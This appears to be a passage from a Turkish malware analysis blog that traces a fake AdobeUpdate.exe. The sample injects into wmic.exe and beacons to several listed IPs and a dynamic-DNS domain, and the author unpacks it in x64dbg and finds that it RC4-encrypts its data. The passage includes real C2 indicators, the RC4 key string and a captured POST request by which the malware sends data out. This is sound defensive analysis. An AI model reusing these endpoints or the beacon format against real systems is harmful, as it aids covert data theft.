
216.146.43.70 OSINT	80 TCP	wmic.exe PID: 2464	United States ASN: 33517 (Dynamic Network Services, Inc.)
85.105.6.207 OSINT	8080 TCP	wmic.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
83.212.118.85 OSINT	443 TCP	wmic.exe PID: 2464	Greece ASN: 5408 (Greek Research and Technology Network S.A)
85.105.29.177 OSINT	8080 TCP	wmic.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
85.105.29.177 OSINT	443 TCP	wmic.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
85.105.6.207 OSINT	443 TCP	wmic.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
83.212.118.85 OSINT	8080 TCP	wmic.exe PID: 2464	Greece ASN: 5408 (Greek Research and Technology Network S.A)










Tabii zararlı yazılımın derlenmesinden 1.5 sene sonra komuta kontrol merkezlerinin hala çalışır olmasını beklemek hayalcilik olurdu dolayısıyla çalışan bir komuta kontrol merkezi maalesef bulamadım. Ben de bunun üzerine çalıştırılır çalıştırılmaz haberleşmeye çalıştığı komuta kontrol merkezinin login.php sayfasına gönderdiği şifreli veriyi çözmeye karar verdim. AdobeUpdate.exe programının sistem üzerinde çalıştırdığı WMIC işlemine (process) kod enjeksiyonu yaptığını bildiğim için IDA Pro ile kod enjeksiyonu yapılan noktayı AdobeUpdate programı üzerine tespit etmeye çalıştım ancak çeşitli teknik engellerden dolayı IDA Pro beni biraz hayal kırıklığına uğrattı. Immunity Debugger aracını her zaman daha kullanışlı bulan biri olarak bu defa ne varsa eski dostta vardır diyerek incelemeye çalıştığımda bu defa Immunity Debugger aracının çöktüğünü gördüm. Bu bir kabus olmalı derken OllyDbg aracının tahtına aday olan x64dbg aracı imdadıma yetişiverdi. AdobeUpdate programı Visual Basic ile geliştirildiği ve enjeksiyon sonrası zararlı kodun bellekten çalıştırılması amacıylaCallWindowProc API kullanıldığını gördüğüm için bu API çağrılmadan önce bellekte PE dosya formatının başlangıç değerlerini 4D5A90 (magic header) aratmaya karar verdim. Arama sonucunda zararlı yazılımın çekirdeğine başarıyla ulaştıktan sonra bellekten diske kayıt ettim. (dump)



packets_20161119_105220.pcap [Wireshark 1.10.5 (SVN Rev 54262 from /trunk-1.10)]
Follow TCP Stream
Stream Content
POST http://zenzhu.twilightparadox.com:8080/login.php HTTP/1.1
Accept: text/html, */*
Accept-Language: en-gb
Accept-Encoding: none
Host: zenzhu.twilightparadox.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SLCC1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 1.1.4322)
Content-Length: 597
Proxy-Connection: Keep-Alive
Pragma: no-cache
Entire conversation (1033 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close



x32dbg - File: AdobeUpdate.exe - PID: D04 - Module: adobeupdate.exe - Thread: Main Thread 93C







IDA Pro ile diske kayıt ettiğim zararlı yazılımı analiz ettiğimde çok geçmeden komuta kontrol merkezine gönderilen verinin RC4 simetrik şifreleme algoritması ile şifrelendiğini gördüm. RC4 şifrelemesinde kullanılan anahtarın oluşturulmasında kullanılan WePWNhouses12345 karakter dizisi, bu zararlı yazılımın ev kullanıcılarını hedef almak amacıyla geliştirildiği ihtimalini gündeme getiriyordu.

